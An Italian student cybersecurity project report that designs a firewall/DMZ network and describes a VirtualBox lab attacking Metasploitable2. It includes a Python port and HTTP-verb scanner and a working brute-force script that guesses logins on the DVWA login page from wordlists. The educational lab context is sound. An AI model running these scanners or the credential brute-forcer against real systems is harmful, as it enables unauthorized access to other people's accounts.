

## **Progetto CSS24CL01**

### **Gruppo 6**

Collaboratori : Buonanno Manuel, Falconi Bruno,  
Hani Ayman, Scopece Francesco Pio, Simili Patrizio,  
Valcavi Francesco



## **Informazioni Progetto**


Documento Informazioni Amministrative	
Acronimo Progetto	CyberSecurity Specialist 2024 CLasse 01(Gennaio)
Numero progetto	110701
Titolo abbreviato progetto	CSS24CL01
Versione Report	v1.1
Inizio progetto	12/02/2024
Consegna progetto	16/02/2024
Natura	Report
Co-autori	Buonanno Manuel, Falconi Bruno, Hani Ayman, Simili Patrizio, Valcavi Francesco
Curatore progetto	Scopece Francesco Pio
Destinatario	Theta s.p.a.
Stato	Eseguito
Riferimento lavori	<a href="https://github.com/ScopeceFrancescoPio/Build-Week1">https://github.com/ScopeceFrancescoPio/Build-Week1</a>
Livello progetto	Confidenziale

Storico Aggiornamento Documento			
Data	Versione	Autore/i	Commit
14/02/2024	1.0	Scopece Francesco Pio	Creazione istanza
15/02/2024	1.0.1	Buonanno Manuel, Falconi Bruno, Hani Ayman, Scopece Francesco Pio, Simili Patrizio, Valcavi Francesco	Implementazione informazioni relative a prove di laboratorio
16/02/2024	1.1	Buonanno Manuel, Falconi Bruno, Hani Ayman, Scopece Francesco Pio, Simili Patrizio, Valcavi Francesco	Redazione delle ultime modifiche sulla struttura e contenuto del report

## Indice

<b>1 . <i>Design di rete</i></b>	
1 . 1 Descrizione componenti critiche	4
1 . 2 Descrizione componenti utilizzate per mettere in sicurezza	5
<b>2 . <i>Struttura Laboratorio virtuale</i></b>	
2 . 1 Configurazione rete delle macchine virtuali	6
2 . 2 Metasploitable2	7
2 . 3 Kali Linux	8
<b>3 . <i>Programma python</i></b>	
3 . 1 Port Scanner & Verb Scanner	11
3 . 2 Brute Force (Login pagina DWVA)	13
<b>4 . <i>Report risultati da laboratorio</i></b>	
4 . 1 Riscontro dati da Port Scanner & Verb Scanner	14
4 . 2 Riscontro dati da Brute Force (Login pagina DWVA)	15
<b>5 . <i>Risoluzione vulnerabilita'</i></b>	
5 . 1 Regole Firewall	16
5 . 2 Protezione per i molteplici tentativi di accesso	17
<b>6 . <i>Referenze</i></b>	18

# 1 . Design di rete



## 1 . 1 Descrizione componenti critiche

Per quanto riguarda il Design di rete che proponiamo nel nostro intervento abbiamo optato per una soluzione basilare ma efficiente che punta tuttavia ad implementare la sicurezza dell'azienda. Allo stato dei fatti il Web server e l'Application server non hanno nessuna misura difensiva da attacchi esterni come abbiamo potuto provare attraverso le simulazioni svolte nell'ambiente virtuale da noi creato che mirava a riprodurre fedelmente le condizioni attuali della sicurezza informatica della vostra azienda. Pertanto anche la semplice aggiunta di un Firewall perimetrale con le dovute configurazioni ed i dovuti accorgimenti anche da parte del vostro staff può migliorare sensibilmente la sicurezza della vostra rete.

- Web Server: Un web server è un software o, come nel nostro caso, un'infrastruttura hardware che gestisce le richieste di risorse web provenienti da client, come browser web, attraverso il protocollo HTTP (Hypertext Transfer Protocol) o il suo equivalente sicuro, HTTPS (HTTP Secure). Il web server è uno degli elementi chiave dell'architettura di Internet ed è responsabile di erogare contenuti web agli utenti che richiedono pagine web, file o altri dati online.

- Application Server: Un application server è un'infrastruttura hardware che fornisce un ambiente per l'esecuzione di applicazioni software, specialmente applicazioni web. Questo tipo di server è progettato per eseguire e gestire le operazioni e la logica dietro le applicazioni, consentendo loro di interagire con i database, elaborare richieste utente e fornire contenuti dinamici. Un application server è spesso parte di un'architettura server-side che separa la logica di business dalla presentazione dei dati. Collocare l'application server nella rete interna fornisce uno strato di isolamento rispetto alle minacce esterne. Nel caso in cui una minaccia dovesse compromettere la DMZ, l'application server sarebbe protetto nella rete interna.
- Router: usato per connettere più reti insieme e instradare il traffico dati tra di esse. Il suo ruolo principale è quello di determinare la via più efficiente e appropriata per inviare i pacchetti di dati da una rete all'altra. Usato inoltre per l'assegnazione degli indirizzi IP, gestione del traffico e sicurezza della rete.

## 1 . 2 Descrizione componenti utilizzate per mettere in sicurezza

Per mettere in sicurezza la rete si propone un firewall al confine dell'accesso alla rete

- Firewall: può essere di tipo Hardware (fisico) o Software e quindi integrato all'interno di un altro componente Hardware. Esso regola il traffico di rete verso la destinazione corretta e applica politiche di sicurezza per proteggere la rete interna da accessi non autorizzati. Assieme all'aggiunta di questo componente verranno create quindi due reti distinte, una chiamata rete DMZ ed una chiamata rete Interna (o INTRANET). Ci possono eventualmente essere firewall dedicati tra la rete interna e la DMZ, così come tra la DMZ e la rete esterna.

## 2 . Struttura Laboratorio virtuale

Il laboratorio si divide in due sezioni rappresentate come SERVER, che hosta servizi web, e CLIENT che ne usufruisce da utilizzatore di dati.

Per la creazione delle macchine virtuali si usa il programma Oracle Virtual Box. Con VirtualBox l'utente può configurare, creare e usare più sistemi operativi detti "ospiti" o "guest", nel proprio PC usando un solo sistema operativo (host), nelle cosiddette "macchine virtuali". Ciascuna macchina virtuale può essere configurata in modo indipendente, scegliendo quale hardware e periferiche configurare. È anche possibile scegliere quanti dei core del processore dell'host allocare al funzionamento di ciascuna macchina virtuale, la porzione di memoria RAM presente nel sistema host, quali cartelle condividere tra l'host e la macchina virtuale (installando il pacchetto proprietario VirtualBox Extensions) e altro.

Ciascuna macchina virtuale può essere avviata, fermata o chiusa in modo indipendente. Un'intera applicazione virtuale e il suo stato al momento dello spegnimento può essere esportata (salvata) su file. Un file di macchina virtuale può essere caricato ed eseguito in altre macchine host anche se hanno sistemi operativi differenti da quello dove è stata creata.

Se dovessero sorgere problemi di compatibilità, VirtualBox dispone di un ricompilatore dinamico, come altri software di virtualizzazione, per codice reale o protetto. Il ricompilatore di VirtualBox si basa su QEMU. Inoltre, VirtualBox disassembla e, in alcuni casi, aggiunge delle patch al codice guest per evitare ricompilazioni future, dal momento che sono abbastanza onerose.[4] In questo modo, sia il codice a ring 3 che quello a ring 0 può essere eseguito in maniera nativa nella maggior parte delle occasioni e con questa combinazione di ricompilazione tradizionale e patch per il codice VirtualBox raggiunge una velocità simile a quella di VMware Workstation.

### 2 . 1 Configurazione rete delle macchine virtuali

La macchina virtuale Metasploitable 2 e' stata configurata come SERVER, hostando il servizio di Login.

La macchina virtuale Kali Linux è stata configurata come CLIENT malevolo cioè una macchina capace di inviare e ricevere dati dall'interno del network aziendale in analisi; inoltre si occuperà di cercare le vulnerabilità presenti in Metasploitable2. La configurazione di rete e' impostata su ogni macchina come 'Internal Network' per simulare un comportamento malevolo proveniente da un dispositivo presente già in quel network.

Rete interna: E' simile alle opzioni NAT + Scheda solo host. In questo caso, però, lo scambio di dati può avvenire esclusivamente all'interno della rete virtuale creata tra macchine virtuali, senza alcun dialogo con il sistema host. Ciò che si otterrà sarà


## CS24CL01

una LAN privata appannaggio delle sole virtual machine, senza alcun accesso “al mondo esterno”. Questo può essere utilizzato per creare un diverso tipo di rete basata su software che sia visibile alle macchine virtuali selezionate, ma non alle applicazioni in esecuzione sull'host o al mondo esterno.

Mode	VM→Host	VM←Host	VM1↔VM2	VM→Net/LAN	VM←Net/LAN
Host-only	+	+	+	-	-
Internal	-	-	+	-	-
Bridged	+	+	+	+	+
NAT	+	Port forward	-	+	Port forward
NATservice	+	Port forward	+	+	Port forward

## 2 . 2 Metasploitable2

### Configurazione di RETE




```

Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:3f:ab
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:3fab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:276 errors:0 dropped:0 overruns:0 frame:0
          TX packets:360 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31195 (30.4 KB)  TX bytes:64695 (63.1 KB)
          Base address:0xd020  Memory:f0200000-f0200000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:716 errors:0 dropped:0 overruns:0 frame:0
          TX packets:716 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:306713 (299.5 KB)  TX bytes:306713 (299.5 KB)

msfadmin@metasploitable:~$

```



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Per le prove di laboratorio, la macchina Metasploitable2 e' stata installata con dei servizi predefiniti volti a simulare dei servizi web server, utilizzati nel progetto per testare le vulnerabilita' a fronte di un'analisi Port Scanning, Verb Scanning e BruteForce sulla pagina di Login nella sezione DVWA.

Per l'accesso al server web, si configura la porta di comunicazione 80 aperta alla comunicazione per inviare e ricevere pacchetti.

## 2 . 3 Kali Linux

Kali Linux è una distribuzione GNU/Linux basata su Debian, pensata per l'informatica forense e la sicurezza informatica, in particolare per effettuare penetration testing. Creata e gestita dal gruppo Offensive Security, è considerato il successore di Backtrack, con l'aggiornamento della distribuzione di tipo rolling. La release 2023.4 del 5 Dicembre 2023 è la versione più recente


Kali offre agli utenti un semplice accesso ad una larga collezione di tools per la sicurezza dal port scanning ai password cracker. La sua interfaccia grafica è Xfce, ma ne esistono altre versioni con KDE, MATE, GNOME 3 o LXDE. Supporta live CD e live USB, questa funzionalità offre agli utenti l'avvio di Kali direttamente da CD/USB senza bisogno di installazione, anche se nelle opzioni è presente la possibilità di installazione sul disco rigido.

È una piattaforma supportata per Metasploit-Framework di Metasploit Project (sviluppato da rapid7), uno strumento per lo sviluppo e l'esecuzione di scanner ausiliari, exploit e payloads verso macchine da remoto o verso macchine appartenenti alla propria LAN. Contiene anche altri programmi di sicurezza come Wireshark, John the Ripper, Mimikatz, Nmap, Aircrack-ng, Hashcat ecc...


Oltre alle consuete versioni per processori x86 e AMD64, ne esiste una variante più leggera e ottimizzata per i processori ARM, concepita per poter essere facilmente utilizzata su computer single-board quali il Raspberry Pi.



## Configurazione di RETE



La macchina Kali Linux siinterfaccia tramite rete interna con il server hostato dalla macchina virtuale Metasploitable2



### 3 . Programma python

#### Introduzione Python

È un linguaggio multi-paradigma che ha tra i principali obiettivi: dinamicità, semplicità e flessibilità. Supporta il paradigma object oriented, la programmazione strutturata e molte caratteristiche di programmazione funzionale e riflessione.

Le caratteristiche più immediatamente riconoscibili di Python sono le variabili non tipizzate e l'uso dell'indentazione per la sintassi delle specifiche, al posto delle più comuni parentesi.

Altre caratteristiche distintive sono l'overloading di operatori e funzioni tramite delegati, la presenza di un ricco assortimento di tipi e funzioni di base e librerie standard, sintassi avanzate quali slicing e list comprehension.

Il controllo dei tipi è forte (strong typing) e viene eseguito a runtime (dynamic typing): una variabile è un contenitore a cui viene associata un'etichetta (il nome) che può essere associata a diversi contenitori anche di tipo diverso durante il suo tempo di vita. Fa parte di Python un sistema garbage collector per liberazione e recupero automatico della memoria di lavoro.

Python ha qualche somiglianza con Perl, ma i suoi progettisti hanno scelto una sintassi più essenziale e uniforme con l'obiettivo di migliorare la leggibilità del codice. Analogamente a Perl è classificato spesso come linguaggio di scripting, ma pur essendo utile per scrivere script di sistema, in alternativa per esempio a bash, la grande quantità di librerie disponibili e la facilità con cui il linguaggio permette di scrivere software modulare favoriscono anche lo sviluppo di applicazioni molto complesse.

Sebbene Python venga in genere considerato e presentato come un linguaggio interpretato, in realtà il codice sorgente non viene convertito direttamente in linguaggio macchina, ma passa prima da una fase di pre-compilazione in bytecode, che viene quasi sempre riutilizzato dopo la prima esecuzione del programma, evitando così di dover reinterprete ogni volta il sorgente e migliorando le prestazioni. Inoltre è possibile distribuire programmi Python direttamente in bytecode, saltando totalmente la fase di interpretazione da parte dell'utilizzatore finale e ottenendo programmi Python a sorgente chiuso.

Menù a tendina dal quale si può eseguire il programma cliccando su "Run Module" o con lo shortcut F5 da windows 10 in poi.

Come il linguaggio Lisp e a differenza del Perl, l'interprete Python supporta anche un modo d'uso interattivo (REPL) attraverso cui è possibile inserire codice direttamente da un terminale, visualizzando immediatamente il risultato.

Inoltre l'interprete Python è contenuto nella libreria standard, perciò come in molti altri linguaggi interpretati è possibile far valutare stringhe arbitrarie nel contesto corrente. È possibile passare all'interprete anche un contesto completamente diverso, sotto forma di liste che contengono l'elenco dei simboli definiti.

Python dispone anche di un framework per lo unit testing che supporta lo sviluppo di test unitari automatici.

### 3 . 1 Port Scanner & Verb Scanner

```
1 import pyfiglet
2 import sys
3 import socket
4 from datetime import datetime
5 import http.client
6
7 ascii_banner = pyfiglet.figlet_format("\nPORT SCANNER - VERB SCANNER")
8 print(ascii_banner)
9
10 while True:
11     print("———PER QUESTO PROGRAMMA L'UNICO INDIRIZZO FUNZIONALE E' 192.168.50.101———\n")
12     host = input("Inserisci l'indirizzo IP del sistema target: ")
13
14     # Verifica se l'input contiene solo cifre e punti (formato IP)
15     if all(c.isdigit() or c == '.' for c in host) and host.count('.') == 3:
16         break
17     else:
18         print("Errore: Inserisci un indirizzo IP valido. Riprova.")
19
20 print("Scansionamento indirizzo IP: " + host)
21
22 portaIniziale = int(input("\nInserisci la porta di inizio range: "))
23 portaFinale = int(input("Inserisci la porta di fine range: "))
24
25 print("\nInizio scansione: " + str(datetime.now()))
26 print("-" * 20)
27
28 for port in range(portaIniziale, portaFinale):
29     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
30     socket.setdefaulttimeout(0.5)
31
32     result = s.connect_ex((host, port))
33     if result == 0:
34         print("[*] Porta {} aperta".format(port))
35         s.close()
36 print("-" * 20)
37 print("Fine scansione: " + str(datetime.now()))
38
39 while True:
40     port = input("\nInserisci la porta del sistema target: ")
41
42     # Verifica se l'input contiene solo cifre
43     if port.isdigit():
44         port = int(port)
45         break
46     else:
47         print("Errore: Inserisci un numero di porta valido. Riprova.")
```

```
49 try:
50     connection = http.client.HTTPConnection(host, port)
51     payload = "Dati da inviare con il metodo POST"
52
53     connection1 = http.client.HTTPConnection(host, port)
54     connection1.request('GET', '/')
55     response1 = connection1.getresponse()
56     print("\n" "    METODO    STATUS")
57     print("    GET        ", response1.status, response1.reason)
58
59     connection.request('POST', '/', body=payload)
60     response = connection.getresponse()
61
62     print("    POST        ", response.status, response.reason)
63     connection2 = http.client.HTTPConnection(host, port)
64     connection2.request('HEAD', '/')
65     response2 = connection2.getresponse()
66     print("    HEAD        ", response2.status, response2.reason)
67
68     connection.close()
69
70 except ConnectionError:
71     print("Connessione fallita")
```

Questo è un programma in Python serve da scanner di porte e verifica anche alcune richieste http.

Il programma importa diverse librerie Python necessarie per eseguire varie operazioni, inclusi pyfiglet per generare un banner ASCII, socket per la connettività di rete, datetime per ottenere l'ora corrente e http.client per effettuare richieste HTTP. L'utente viene invitato a inserire l'indirizzo IP del sistema target. Il programma verifica che l'input sia un formato IP valido, l'utente inserisce l'intervallo di porte da scansione. Il programma analizza tutte le porte nell'intervallo specificato e tenta di connettersi a ciascuna porta sul sistema target utilizzando la funzione socket.connect\_ex(). Se la porta è aperta, viene stampato un messaggio indicando che la porta è aperta. Dopo la scansione delle porte, l'utente viene richiesto di inserire una porta per eseguire alcune richieste HTTP. Il programma tenta di stabilire una connessione HTTP e invia alcune richieste (GET, POST, HEAD) al sistema target e stampa lo stato delle risposte ricevute, Il programma gestisce le eccezioni di connessione nel caso in cui la connessione HTTP fallisca.

## 3 . 2 Brute Force (Login pagina DWVA)

```

1 import http.client, urllib.parse
2
3 #Input file da cartella locale dove e' presente il file.py + file.txt
4 username = open('usernames.txt')
5 password = open('passwords.txt')
6
7 #Trasformazione file.txt in stringhe
8 lista_u = username.readlines()
9 lista_psw = password.readlines()
10
11 #Input target
12 IP_target = str(input("Inserisci l'IP del target : "))
13 PORT_target = int(input("Inserisci la PORTA target : "))
14
15 #Variabili contenenti i dati delle possibili combinazioni di accesso
16 login_u = str("")
17 login_p = str("")
18
19 #Visualizzazione a schermo attesa esecuzione
20 print("\nProcesso in corso, attendere prego...\n")
21
22 #Esecuzione Brute Force
23 for user in lista_u :
24     user = user.rstrip()
25     for psw in lista_psw :
26         psw = psw.rstrip()
27
28         post_parameters = urllib.parse.urlencode({'username': user, 'password': psw, 'login': 'Login'})
29         headers = {'Content-type': 'application/x-www-form-urlencoded', "Accept" : "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"}
30         conn = http.client.HTTPConnection(IP_target, PORT_target)
31         conn.request("POST", "/dvwa/login.php", post_parameters, headers)
32         response = conn.getresponse()
33
34         #Output usato per identificare la locazione di riferimento di ritorno quando si fallisce l'accesso
35         #print("Sei qui : ", response.getheader('location'))
36
37         #Se non si ritorna alla pagina di accesso, stampa la posizione diversa e con quali credenziali ci si accede
38         if(response.getheader('location') != "login.php") :
39             print("Accesso effettuato in : ", response.getheader('location'))
40             print("Con Username : ", user)
41             print("Con Password : ", psw)
42

```

Il Brute Force è un metodo di attacco informatico dove vengono testate tutte le possibili combinazioni di valori per ottenere l'accesso non autorizzato ad un sistema o ad un account, generalmente è utilizzato per violare password.

Per eseguire l'attacco Brute Force abbiamo utilizzato il linguaggio Python innanzitutto importando le seguenti librerie:

- Il modulo `http.client` è utilizzato per creare richieste HTTP e interagire con server web tramite richieste come GET, POST.

- `urllib.parse` è un modulo di Python che fornisce funzionalità per lavorare con URL (Uniform Resource Locator) in modo semplice ed efficiente. È utile per analizzare, manipolare e costruire URL in applicazioni Python.


Questo modulo è particolarmente utile quando si lavora con richieste HTTP, parsing di HTML, creazione di script di web scraping e in generale per qualsiasi applicazione che coinvolga l'interazione con risorse online attraverso URL.

In particolare, il codice mira a una pagina di login `/dvwa/login.php` di un'applicazione web e prova tutte le possibili combinazioni di nomi utente e password presenti nei file `usernames.txt` e `passwords.txt`.


Principalmente nel codice viene importato il modulo `http.client` per effettuare richieste HTTP e `urllib.parse` per manipolare l'URL, successivamente viene aperto e letto il contenuto dei file `usernames.txt` e `passwords.txt` per ottenere i nomi utente e le password da utilizzare per l'attacco. Poi si richiede all'utente di inserire l'indirizzo IP e la porta del target. Dopodiché vengono provate tutte le possibili combinazioni di nomi utente e password, e per ciascuna combinazione viene effettuata una richiesta HTTP POST alla pagina di login dell'applicazione web, per ogni combinazione viene quindi controllata la risposta per vedere se l'accesso è riuscito. Se l'accesso riesce, il programma stampa le credenziali utilizzate.

## 4 . Report risultati da laboratorio

### 4 . 1 Riscontro dati da Port Scanner & Verb Scanner




Il programma ha rilevato secondo un range inserito dall'utente, quante e quali porte sono aperte nel server in questo caso Metasploitable2



